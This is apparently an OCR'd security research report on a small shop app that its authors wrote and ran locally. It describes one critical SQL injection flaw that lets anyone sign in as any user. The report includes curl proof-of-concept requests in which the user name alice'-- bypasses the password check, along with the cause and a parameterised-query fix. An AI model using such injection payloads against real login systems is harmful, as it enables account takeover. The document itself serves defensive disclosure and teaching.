
Research fixture: shop login

One finding from a published research note

127.0.0.1 (local test app)

Critical Anyone can sign in as any user without the password




F-01

1 Critical

What we found

1 Critical	0 High	0 Medium	0 Low

F-01 Anyone can sign in as any user without the password



Anyone

No account. They only need a user name.

The login

It pastes the name into its database question.

Alice's account

Signed in as Alice with a wrong password.

> This is a demonstration. The target is a small shop app that we wrote and ran on our own computer. It is published with the full recorded run at https://excessionlabs.ai/blog/sql-injection/. We rated the problem as if the app were a real shop with customer accounts. The next page is for the engineering team.

F-01 Anyone can sign in as any user without the password

Critical

CWE-89



Anyone
No account. They only need a user name.

The login
It pastes the name into its database question.

Alice's account
Signed in as Alice with a wrong password.

Risk	**Anyone who knows a user name can sign in as that user. Customers with an apostrophe in their name cannot sign in at all.**
Where	`POST /login` in `fixture.py`, `Handler.login` (mode `vulnerable`).
Cause	The login joins the typed user name into the SQL text. The name `alice'--` closes the string and turns the password check into a comment.
Not tested	Search and order history, which build SQL the same way, are outside this report.
Fix	Pass the values as parameters: `WHERE username = ? AND pw_hash = ?`. With this change (mode `fixed`) the same request gave 401.

Proof of concept

```
# Start the test app: python3 fixture.py --mode vulnerable --port 8765
API=http://127.0.0.1:8765        # alice is a test user. Her password is demo-alice-pw
```

1 Control: sign in as `alice` with a wrong password. The app refuses. `-> 401`

```
curl -s -i -X POST -H 'Content-Type: application/json' \
  --data '{"username": "alice", "password": "wrong"}' "$API/login"
```

2 Sign in as `alice'--` with the same wrong password. The app signs you in as alice. `-> 200, should be 401`

```
curl -s -i -X POST -H 'Content-Type: application/json' \
  --data '{"username": "alice'"'"'--", "password": "wrong"}' "$API/login"
```

3 Sign in as the real user `o'brien` with the right password. The quote breaks the query. `-> 500, database_error`

```
curl -s -i -X POST -H 'Content-Type: application/json' \
  --data '{"username": "o'"'"'brien", "password": "demo-obrien-pw"}' "$API/login"
```